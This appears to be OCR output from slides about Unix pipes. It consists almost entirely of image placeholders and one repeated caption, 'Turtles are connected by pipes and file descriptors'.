
Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors






Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors




Turtles are connected by pipes and file descriptors



